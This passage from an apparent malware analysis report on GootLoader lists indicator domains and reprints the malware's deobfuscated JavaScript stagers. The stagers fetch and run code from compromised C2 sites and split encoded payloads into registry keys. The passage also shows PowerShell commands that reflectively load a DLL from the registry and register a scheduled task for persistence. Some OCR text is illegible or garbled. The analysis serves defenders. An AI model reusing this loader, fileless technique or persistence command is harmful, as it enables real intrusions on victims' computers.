https://www.lakelandartassociation.org/test.php?nacokrnxvmzgxje=

Domains
www.lakelandartassociation.org
www.lha.co.ke
www.lesriceysimports.com
```

Figure 8: IOCs of May 2022 GootLoader Stager 1 example

On execution, Stager 1 checks for internet connectivity and attempts to contact GootLoader's C2 server. The malware will attempt to create a GET Request from the victim's device to the C2 to download the second stage of the malware.

If this is unsuccessful, the threat attempts to terminate itself, as shown in Figure 9.




```
M = ["www.lakelandartassociation.org","www.lha.co.ke","www.lesriceysimports.com"];
i = 0;
while (i < 3) {
    f = WScript.CreateObject(("MS")+("XM")+("L2.Se")+("rv")+("erX")+("MLH")+("TTP"));
    t = Math.random().toString()[("su")+("bs")+("tr")](2,98+2);
    if (WScript.CreateObject(("W")+("Scr")+("ipt.")+("She")+("ll")).ExpandEnvironmentStrings(("%USE")+("RD")+("NS")+("DO")+("MA")+("IN%")) != ("%USE")+("RD")+("NS")+("DO")+("MA")+("IN%")) {
        t=t+"4173581";
    }
    try{
        f.open(("G")+("ET"), ("ht")+("tps:")+("//")+M[i]+("/te")+("st.p")+("hp")+"?nacokrnxvmzgxje="+t, false);
        f.send();
    }catch(e){
        return false;
    }
    if (f.status === 200) {
        var u = f.responseText;
        if ((u.indexOf("@"+t+"@", 0))==-1) {
            WScript.sleep(23232);
            } else {
                u = u.replace("@"+t+"@","");
                var j = u.replace(/(\d{2})/g, function (Q) { return String.fromCharCode(parseInt(Q,10)+30); }); yet7[3](j)(); WScript.Quit();
            }
        } else {
            WScript.sleep(12345);
        }
        i++;
    }
```

Figure 9: Stager 1 decode

GootLoader Malware Stager 2

Like Stager 1, Stager 2 of GootLoader is an obfuscated JavaScript file containing numerous components, as seen in Figure 10. The goal of this malware stage is to successfully deploy the intended payload(s) onto the victim's device without a payload file ever touching the disk.



```
var
faomyixsilsq='yduasqvtqqvyqqffffqvbpqqqqvyqq[illegible]pisotrvovorifiooriwidrvitiwieieifoyrviriurvorouiervisiervyyyfutrvidifiyiurevdvdvar
var
ryxav='4d5a90000300000004000000ffff0000b80000[illegible]000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546869732070726f677261
WScript.sleep(10); wnqcrzzxz = WScript.CreateObject("sh"+"ell.app"+"lica"+"tio"+"n"); var pwgclvzo=faomyixsilsq; var kesicmgclej = WScript.CreateObject("WScript.Shell"); skqgecjs =
"HKE"+"Y_CU"+"RREN"+"T_US"+"ER\\S"+"OF"+"TWAR"+"E\\Mi"+"cro"+"so"+"ft\\Ph"+"on"+"e\\"+kesicmgclej.ExpandEnvironmentStrings("%USE"+"RNA"+"ME%"); ojkgdpiuc = "REG_SZ"; patudyzn = 0; try
{ kesicmgclej.RegRead(skqgecjs+"\\"); } catch(err) { patudyzn = 1; kesicmgclej.RegWrite (skqgecjs+"\\", "", ojkgdpiuc); } if (patudyzn==1) { klodlhwletfuj = ''; epkpuda=0; for (var i =
0; i <= pwgclvzo.length - 1; i++) { klodlhwletfuj=klodlhwletfuj+pwgclvzo.substring(i, i + 1); if (klodlhwletfuj.length==4000) { kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda,
klodlhwletfuj, ojkgdpiuc); epkpuda=epkpuda+1; [illegible]mgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc); } } pwgclvzo =
ryxav; skqgecjs = skqgecjs+"0"; patudyzn = 0; try { [illegible] } catch(err) { patudyzn = 1; kesicmgclej.RegWrite (skqgecjs+"\\", "", ojkgdpiuc); } if
(patudyzn==1) { klodlhwletfuj = ''; epkpuda=0; for (var i = 0; i <= pwgclvzo.length - 1; i++) { klodlhwletfuj=klodlhwletfuj+pwgclvzo.substring(i, i + 1); if (klodlhwletfuj.
length==4000) { kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc); epkpuda=epkpuda+1; klodlhwletfuj=''; } } if (klodlhwletfuj.length>0) { kesicmgclej.RegWrite
(skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc);} njmnjcn = new ActiveXObject("Scr"+"ip"+"ting.Fil"+"eSys"+"tem"+"Obj"+"ect"); if(njmnjcn.FolderExists("C"+":\\Pr"+"og"+"ram F"+"iles
(x8"+"6)")){ var osebcbuvgexh = 'C'+':\\Win'+'do'+'ws\\Sy'+'sWO'+'W64\\Wind'+'ows'+'Powe'+'rSh'+'ell\\v1.0\\pow'+'er'+'sh'+'ell.e'+'xe'; } else { var osebcbuvgexh = 'C'+':\\W'+'indo'
+'ws\\Sy'+'ste'+'m32\\Wi'+'ndows'+'Powe'+'rS'+'hell\\v1.0\\po'+'wersh'+'ell.e'+'xe'; }

wnqcrzzxz.ShellExecute('pow'+'er'+'sh'+'ell.e'+'xe', '/c '+osebcbuvgexh+' "/"e"
MgAxADkAOA"A"yADAA"NAA0AD"sA"c"wBsAGUA"ZQBwACA"ALQ"BzACAAOAAzAD"sAJABnAG"sAPQBHA"GUAdA"AtAEkAdABlA"G0"A"UAByAG8AcABlAHIA"d"A"B5ACAALQBwAGEAdABoACAAKAAiAGgAaw"AiA"Cs"A"IgB"jAHUAOgB"cA"HM
[illegible]AdwAAMA7AADkAOAA7AA==', '', 'open', (1-1));

wnqcrzzxz.ShellExecute('pow'+'er'+'sh'+'ell.e'+'xe', '/c '+osebcbuvgexh+' "/"e"
[illegible]
```


Figure 10: Example of GootLoader Stager 2

GootLoader achieves this fileless execution via wscript.exe. Recent versions of GootLoader write two embedded payloads into the following two registry keys:

- SOFTWARE\Microsoft\Phone\%Username%
- SOFTWARE\Microsoft\Phone\%Username%0

To write payloads to these registry keys, GootLoader takes its two encoded variables containing the two payloads, and it truncates them into blobs of 4,000 characters each.


To better understand this script, let's manually decode it to give a clearer picture of its actions and true intensions, starting with Figure 11.


CS Beacon.dll
Powershell.dll
HKEY_CURRENT_USER\SOFTWARE\PHONE\%Admin%{0 or 1}
Functions are truncated into chunks of 4000 characters and added as registry keys
Truncated blob for Powershell.dll decoded and reflectively loaded

```
var faomyixsilsq=yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqvvpq[illegible]ipisotrvovorifiooriwidrvitiwieieifoyrviriurvorouiervisiervyyyfutrvidifiyiurevdvdvaryqqqvvuvyuqvycvwvsq

var ryxav=4d5a90000300000004000000ffff0000b80000000000000040000000000000000[illegible]000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062

WScript.sleep(10);
wnqcrzzxz = WScript.CreateObject("sh"+"ell.app"+"lica"+"tio"+"n");
var pwgclvzo=faomyixsilsq;
var kesicmgclej = WScript.CreateObject("WScript.Shell");
skqgecjs = "HKE"+"Y_CU"+"RREN"+"T_US"+"ER\\S"+"OF"+"TWAR"+"E\\Mi"+"cro"+"so"+"ft\\Ph"+"on"+"e\\"+kesicmgclej.ExpandEnvironmentStrings("%USE"+"RNA"+"ME%");
ojkgdpiuc = "REG_SZ";
patudyzn = 0;
try {
    kesicmgclej.RegRead(skqgecjs+"\\");
} catch(err) {
    patudyzn = 1; kesicmgclej.RegWrite (skqgecjs+"\\", "", ojkgdpiuc); }
    if (patudyzn==1) {
        klodlhwletfuj = '';
        epkpuda=0;
        for (var i = 0; i <= pwgclvzo.length - 1; i++) {
            klodlhwletfuj=klodlhwletfuj+pwgclvzo.substring(i, i + 1);
            if (klodlhwletfuj.length==4000) {
                kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc); epkpuda=epkpuda+1; klodlhwletfuj=''; } }
    if (klodlhwletfuj.length>0) {
        kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc); } }
        pwgclvzo = ryxav;
        skqgecjs = skqgecjs+"0";
        patudyzn = 0;
        try {
            kesicmgclej.RegRead(skqgecjs+"\\");
        } catch(err) {
            patudyzn = 1;
            kesicmgclej.RegWrite (skqgecjs+"\\", "", ojkgdpiuc); }
            if (patudyzn==1) {
                klodlhwletfuj = '';
                epkpuda=0;
                for (var i = 0; i <= pwgclvzo.length - 1; i++) {
                    klodlhwletfuj=klodlhwletfuj+pwgclvzo.substring(i, i + 1);
                    if (klodlhwletfuj.length==4000) {
                        kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc);
                        epkpuda=epkpuda+1;
                        klodlhwletfuj=''; } }
                    if (klodlhwletfuj.length>0) {
                        kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc);}
                        njmnjcn = new ActiveXObject("Scr"+"ip"+"ting.Fil"+"eSys"+"tem"+"Obj"+"ect");

                        if(njmnjcn.FolderExists("C"+":\\Pr"+"og"+"ram F"+"iles (x8"+"6)")){
                            var osebcbuvgexh = 'C'+':\\Win'+'do'+'ws\\Sy'+'sWO'+'W64\\Wind'+'ows'+'Powe'+'rSh'+'ell\\v1.0\\pow'+'er'+'sh'+'ell.e'+'xe';
                        } else {
                            var osebcbuvgexh = 'C'+':\\W'+'indo'+'ws\\Sy'+'ste'+'m32\\Wi'+'ndows'+'Powe'+'rS'+'hell\\v1.0\\po'+'wersh'+'ell.e'+'xe'; } wnqcrzzxz.ShellExecute('pow'+'er'+'sh'+'ell.e'+'xe', '

wnqcrzzxz.ShellExecute('pow'+'er'+'sh'+'ell.e'+'xe', '/c '+osebcbuvgexh+' "/"e" 95224113;$qqr=([DiagnosticsProcess]::GetCurrentProcess()MainModuleFileName);$bi="-w h /c "+$qqr+" ""/""e"" 21982044;sleep -s 83;$
```

Figure 11: Beautified view of Stager 2 JavaScript

The aforementioned blobs will be used by PowerShell later in the malware execution chain, to be decoded and run in memory. To accomplish this, GootLoader uses scheduled tasks to read the payloads that it has placed inside these registry keys, as shown in Figure 12.



Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone\Admin

Name	Type	Data
(Default)	REG_SZ	
0	REG_SZ	yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqq...
1	REG_S	svutptecwppbwdsvruacibptfbffoyrspudboywwpdoyr...
10	REG_S	etvfasueetvfasueetvfasueetvfasueetvfasueetvfasue...
100	REG_S	asuefuvfasueiovfasueeevfasueorvfasuecavfasueodv...
101	REG_S	ecwpayyoevwyapyteywvacuffpvcbvubfcvpbyuofvvy...
102	REG_SZ	abyyweovfutwsyycutifytisuyawocetvfsivuuyappisvet...
103	REG_SZ	poovcdrwpoovcdrwpoovcdrwpoovcdrwpoovcdrwpo...
104	REG_SZ	ueetpisuoawcrtpduewcfvuiawwfyorvsvabpiyewiiveb...

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone\Admin0


Name	Type	Data
(Default)	REG_SZ	
0	REG_SZ	4d5a90000300000004000000ffff0000b8000000000...
1	REG_SZ	0a065a6a586d280700002b0d0012037b1b00000416...
2	REG_SZ	130000066e282900000a00120209281e00000a7d1e...
3	REG_SZ	3007f01140003004c250000000086008b011a00040...
4	REG_SZ	4f664e616d654f7264696e616c730048696e7400686...
5	REG_SZ	696e33320052656769737472790052656769737472...
6	REG_SZ	0000000000000000000000000000000000000000...

Figure 12: Registry Keys and values added by a GootLoader attack

After the two payloads of GootLoader have been truncated and distributed within the victim's registry keys, the malware will attempt to reflectively load the payload it has placed in the %Admin%0 (ryxav) key.

This first payload is a .NET DLL called "PowerShell.DLL" that contains a function named "Test()", which is used to decode the second payload.

The PowerShell commands shown in Figure 13 are an attempt to maintain persistence for the malware via a scheduled task to load and run the payload. This task is also used to load the payload found in %Admin%0 (ryxav) to initiate the execution of the second payload.




```
 if (klodlhwletfuj.length>0)
   kesicmgclej.RegWrite (skqgecjs+"\\"+epkpuda, klodlhwletfuj, ojkgdpiuc);}
       njmnjcn = new ActiveXObject("Scripting.FileSystemObject");

   if(njmnjcn.FolderExists("C:\\Program Files (x86)")){
       var osebcbuvgexh = 'C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe'; }
           else {var osebcbuvgexh = 'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe'; }
               wnqcrzzxz.ShellExecute('powershell.exe', '/c '+osebcbuvgexh+' "/"e" 21982044;
                   sleep -s 83;
                       $gk=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::("username")+"0");
                       for ($vi=0; $vi -le 708; $vi++){Try {$lz+=$gk$vi} Catch{}};
                           $vi=0;

                       while($true){$vi++; $ko=[math]::("sqrt")($vi);
                           if($ko -eq 1000){break}}$maw=$lzreplace("#",$ko);
                               $jv=[byte[]]::("ne"+"w")($mawLength/2);
                               for($vi=0;$vi -lt $mawLength;$vi+=2){$jv[$vi2]=[convert]::("ToByte")($mawSubstring($vi,2),(2*8))}[reflectionassembly]::("Load")($jv);
                                   [Open]::("Test")(); 149401098;==', '', 'open', (1-1));

wnqcrzzxz.ShellExecute('powershell.exe', '/c '+osebcbuvgexh+' "/"e" 95224113;
    $qqr=([DiagnosticsProcess]::GetCurrentProcess()MainModuleFileName);
        $bi="-w h /c "+$qqr+" ""/""e"" 21982044;
            sleep -s 83;
                $gk=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::("username")+"0");
                    for ($vi=0;$vi -le 708; $vi++){Try{$lz+=$gk$vi}Catch{}};
                        $vi=0;

                    while($true){$vi++;$ko=[math]::("sqrt")($vi);
                        if($ko -eq 1000){break}}$maw=$lzreplace("#",$ko);
                            $jv=[byte[]]::("new")($mawLength/2);
                            for($vi=0;$vi -lt $mawLength;$vi+=2){$jv[$vi2]=[convert]::("ToByte")($mawSubstring($vi,2),(2*8))}[reflectionassembly]::("Load")($jv);
                                [Open]::("Test")(); 149401098;==";$us=$env:USERNAME;

Register-ScheduledTask $us -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E $qqr -Ar $bi) -Tr (New-ScheduledTaskTrigger -AtL -U $us)); 993860584;"=', '', 'open', (1-1)); }
```

Figure 13: Initiation and persistence PowerShell commands for GootLoader

The first payload, found in PowerShell.DLL, is initially passed through a replace function before being successfully being loaded into memory.

We can derive this payload before the replace function by looking for the presence of a Windows executable "MZ" header (0x4D5A) as seen in Figure 14 below.



HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone\Admin0

Name	Type	Data
(Default)	REG_SZ	
0	REG_SZ	4d5a90
1	REG_SZ	0a065a
2	REG_SZ	130000
3	REG_SZ	3007f0
4	REG_SZ	4f664e
5	REG_SZ	696e33
6	REG_SZ	000000

Edit Binary Value

Value name:
0

Value data:

```
00000000   34  00  64  00  35  00  61  00   4 . d . 5 . a .
00000008   39  00  30  00  30  00  30  00   9 . 0 . 0 . 0 .
00000010   30  00  33  00  30  00  30  00   0 . 3 . 0 . 0 .
00000018   30  00  30  00  30  00  30  00   0 . 0 . 0 . 0 .
00000020   30  00  34  00  30  00  30  00   0 . 4 . 0 . 0 .
00000028   30  00  30  00  30  00  30  00   0 . 0 . 0 . 0 .
00000030   66  00  66  00  66  00  66  00   f . f . f . f .
00000038   30  00  30  00  30  00  30  00   0 . 0 . 0 . 0 .
00000040   62  00  38  00  30  00  30  00   b . 8 . 0 . 0 .
00000048   30  00  30  00  30  00  30  00   0 . 0 . 0 . 0 .
00000050   30  00  30  00  30  00  30  00   0 . 0 . 0 . 0 .
```

Figure 14: Data of the first payload stored in the registry

